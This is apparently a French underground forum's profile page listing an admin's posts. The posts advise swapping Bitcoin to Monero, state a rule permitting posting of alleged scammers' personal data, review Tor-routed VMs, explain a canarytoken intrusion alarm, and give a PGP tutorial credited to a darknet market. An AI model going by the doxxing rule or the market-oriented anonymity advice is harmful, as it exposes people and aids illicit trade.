
Admin
Admin
-
Inscription
-
Dernière visite
Tout ce qui a été posté par Admin
-
Le captcha de connexion? Je me connecte tout les jours sous vpn avec des ip qui sont sûrement déjà dans toutes les blacklist possibles et pourtant je n'ai pas une seule case à cocher. Parles-tu du captcha sur la page de connexion ou de cloudflare que je voie si je peut régler ton problème (si tu as une capture d'écran ça serait parfait) ? PS: tu devrait lire les règles sur le leech (https://omerta.la/TOS) ça t'éviteras un avertissement aussi.
-
Moi tout marche et j'ai échangé hier sans problème mais sinon il doit y avoir d'autres sites dans le genre comme https://zat.gg mais jamais essayé
-
Moi ce que je fait c'est transférer BTC to XMR sur https://majesticbank.ru/ et après tu peut par le même site re-transférer en BTC / LTC / garder en XMR.
-
C'est bien que tu en parles étant donné que l'on ne t'avait justement pas encore banni alors que vus ton leech c'est mérité
-
-
Bon je vais commencer en disant que cette information n'as pas d'autres preuves qu'un tweet de njal.la. Malgré tout je pense qu'ils n'ont aucune raison d'inventer ça. Le fait que protonmail donne des informations sur ces utilisateurs c'est quelque chose mais c'est logique. Le fait qu'ils banissent tout le monde sans raison c'est aussi quelque chose. De là à demander à d'autres entreprises connues pour leurs protection de l'anonymat des informations sur leurs clients c'est un peu beaucoup d'hypocrisie pour une seule entreprise non ? Je fait pas ce sujet pour taper encore une fois sur protonmail mais pour savoir ce que d'autres en pensent.
-
T'as la géo-politique comme tu dit simple ;) mais sinon intéressant oui.
-














Principe : Le principe de cette section est de référencer et donner les informations personelles des scammeurs afin de les dissuader d'agir sur omerta. Règles spécifiques de cette section : Dans cette catégorie vous avez exceptionnellement le droit de poster les informations personnelles des scammeurs uniquement si ces informations sont appuyées de preuves de scam.Et voilà bonne lecture à vous : https://book.cyberyozh.com/Bonjour, Pour changer un peu des topics actuels j'ai décidé de faire un topic pour donner mon avis sur un service, sadd.io. Ce service est un service qui vous permet pour 2.50$ par mois (et oui c'est cheap) de lancer des vm temporaires (sous kali linux ou windows), routées par tor et supprimées de manière irrémédiable. Tout somble parfait dans ce service alors, n'y as t'il aucun problème ? Alors si, il y en a même de nombreux qui le rendent presque inutilisable dans la majorité des cas. Tout d'abbord je vais lister les raisons que j'ai trouvées pour utiliser ce service : - Tester des logiciels/fichiers sans risquer de finir avec une rançon - Faire du pentest tranquillement sans risquer de laisser des traces après avoir terminé - Et c'est tout, j'ai rien trouvé d'autre. Pour ce qui est de tester les fichiers, même si any.run fait la même chose avec en plus des analyses pourquoi pas, ça vous permet de garder votre fichier ouvert pendant 1h et vous laisse tout le temps dont vous avez besoin pour faire ce que vous avez à faire. D'ailleurs ils vous en faudras du temps car on est pas sur un rdp classique qui reproduit vos actions instantanément. Pour ce qui est du pentest, c'est tout autre chose alors je vais le faire en plusieurs points : - Déjà tout passe par tor, donc pour pentest sans vous faire bloquer bonne chance (et vous allez perdre des heures avec des captchas) - Rien ne nous garantis que les vm soient bien supprimées correctement ? Nous avons que très peu d'informations sur les technologies utilisées - La vm kali linux est innutilisable, effectivement elle lag beaucoup trop, celle sur windows c'est encore passable mais là c'est juste innutilisable Pour conclure, je dirais donc que l'idée du service est très intéressante mais qu'il n'est pas complet, on ne sait rien sur ça construction si ce n'est 2-3 caractèristiques (d'ailleurs écrites mais non vérifiables). Je dirais donc qu'une vm que vous pouvez d'ailleurs router par n'importe quel service facilement seras plus efficace et au moins vous serez sur de ce qu'il est fait.Bon voilà c'est un assez vieux guide donc pleins d'infos peuvent et ont sûrement changées mais c'est déjà ça : http://inventin.lautre.net/livres/Guide-anonymat-en-ligne.pdfBonjour, Donc aujourd’hui je vais vous parler d’un moyen très efficace et peu connu de savoir si quelqu’un est en possession d’un accès quelconque à votre machine et tout ça en deux-trois clics. Si vous avez vus la scène de Mr.Robot que je n’ai pas réussi à retrouver ou il est sous surveillance et envoie à un faux contact un iplogger par mail pour que les personnes qui le surveillent cliquent dessus et pour donc savoir si ils le surveillent, et bah c’est le même principe mais en moins cramé. Le principe ici vas être d’utiliser un service en ligne pour vous envoyer une alerte quand une image est cliqué, un fichier, un serveur sql… Mais ce qui vas nous intéresser ici c’est un dossier. Effectivement, si vous mettez un dossier nommé « secret » sur votre bureau vous avez beaucoup de chances que l’attaquant double clique dessus pour bien savoir ce qu’il y à dedans (surtout dans le cas ou l’attaquant vous en veux à vous). Ça peut paraître compliqué de faire un dossier qui envoie automatiquement un mail quand il est ouvert mais c’est bien plus simple que ça, voici donc le tutoriel : [hide] Voici donc le tutoriel : - Allez sur https://canarytokens.org - Ici sélectionnez "Windows Folder". - Mettez votre email et le chemin du dossier que vous voudrez créer. - Vous allez recevoir un fichier ensuite compilé en .rar. - Ouvrez le et déposez le fichier à l'intérieur ou vous voulez et renommez le comme vous l'avez appellé dans le chemin que vous avez choisi sur le site. - Et voila, si vous double cliquez vous recevrez un mail avec l'ip et la date exacte de l'ouverture (l'ip seras du coup la votre). [/hide] Donc voila pour ce tutoriel assez simple mais néanmoins très efficace.Installation de GPG4Win : Vous devrez d'abord télécharger Gpg4win (https://www.gpg4win.org/index.html) et exécuter le programme d'installation, il vous sera demandé de choisir les composants supplémentaires à installer, assurez-vous que ce qui suit est sélectionné (même si ils le sont par défaut ); L'installation ne devrait prendre qu'une minute environ, une fois terminée, vous remarquerez qu'un programme appelé Kleopatra a été installé. Il s'agit de l'interface graphique dans laquelle vous gérerez toutes vos tâches PGP. Vous remarquerez peut-être une icône dans votre barre des tâches, c'est une femme avec une perruque rouge. Création de votre propre clé publique PGP: Maintenant, nous devons apprendre à créer votre propre clé publique PGP alors ouvrez Kleopatra, cliquez sur Nouvelle paire de clés, une fenêtre apparaîtra vous demandant de choisir un format, cliquez simplement sur créer une paire de clés OpenPGP personnelle; Entrez un faux nom ou un alias en ligne anonyme, vous devez utiliser à la fois un prénom et un nom de famille. Dans notre exemple, nous utiliserons anon anon. Vous pouvez éventuellement saisir un e-mail. Vous pouvez utiliser un faux e-mail, ou un e-mail anonyme, ou simplement pas d'e-mail. Assurez-vous simplement d'utiliser un nom pertinent, c'est important car lorsqu'un fournisseur importe votre clé dans son anneau, il devra être en mesure de vous trouver dans sa liste croissante de contacts. Ne cliquez pas encore sur suivant, cliquez sur les paramètres avancés et définissez la clé sur 4096 bits, puis décochez la case valide jusqu'à car nous ne voulons pas que notre clé expire; Cliquez sur ok, puis sur suivant. Un mot de passe vous sera demandé, celui-ci sera nécessaire pour effectuer des actions à l'aide de votre clé alors assurez-vous de ne pas l'oublier. Vous avez pratiquement terminé, après quelques minutes, vous aurez votre propre clé publique PGP prête à l'emploi, elle sera en gras et contenue dans votre liste de contacts; Si vous souhaitez exporter votre clé publique PGP, cliquez simplement avec le bouton droit de la souris, appuyez sur Exporter et enregistrez le fichier. Si vous ouvrez le fichier dans notepad, vous verrez une longue chaîne de caractères aléatoires. Tant que vous voyez "PGP PUBLIC KEY" en haut entre "-----", vous pouvez partager ce contenu public, avec n'importe qui. Envoi d'un message chiffré PGP: Envoyons notre premier message chiffré, nous allons d'abord avoir besoin de quelqu'un à qui parler. Je suppose que pour cet exemple, nous pouvons supposer que vous êtes sur le point d'envoyer votre adresse à quelqu'un. Copiez l'intégralité de la clé PGP publique de cette personne dans votre presse-papiers. Une fois que leur clé est contenue dans votre presse-papiers, cliquez avec le bouton droit de la souris sur l'icône Kleopatra située dans votre tâche (dame avec des cheveux rouges), puis sélectionnez l'importation de certificat. Sur l'écran suivant, assurez-vous que la case est cochée et cliquez sur certifier. Si tout a fonctionné, vous verrez une fenêtre indiquant que le certificat a été importé avec succès. Maintenant, nous devons préparer le message, donc dans ce cas, ce sera votre adresse. Ouvrez un nouveau document de bloc-notes et tapez votre adresse correctement formatée et toute information supplémentaire. Une fois terminé, copiez l'intégralité du message dans votre presse-papiers. Revenez à l'icône Kleopatra dans le tableau des tâches, cliquez avec le bouton droit sur l'icône, sélectionnez le presse-papiers, puis cryptez enfin. Sélectionnez le destinataire auquel vous avez l'intention d'envoyer le message, car nous avons importé leurs clé publique, ils seront quelque part dans votre liste. Veuillez noter que si vous utilisez un système d'exploitation Live et qu'aucun stockage persistant n'est configuré, vous devrez réimporter les contacts chaque fois que vous redémarrerez votre ordinateur ou votre machine virtuelle. Une fois votre destinataire sélectionné, cliquez sur suivant. Si tout va bien, vous verrez un écran indiquant que le chiffrement a réussi. Génial! Il ne vous reste plus qu'à retourner dans un nouveau bloc-notes, à cliquer sur Coller, puis votre message chiffré est prêt à être envoyé. Déchiffrer un message chiffré PGP : Copiez le message que vous souhaitez déchiffrer, puis dans votre barre d'état système, faites un clic droit sur l'icône Kleopatra> Presse-papiers> Décrypter / Vérifier, lorsque vous êtes invité à saisir votre mot de passe de clé PGP et le message décrypté sera copié dans votre presse-papiers. Et voila pour ce tutoriel. s/o moi pour la traduction et le market monopoly ici : http://monopolyberbucxu.onion pour le tutoriel.





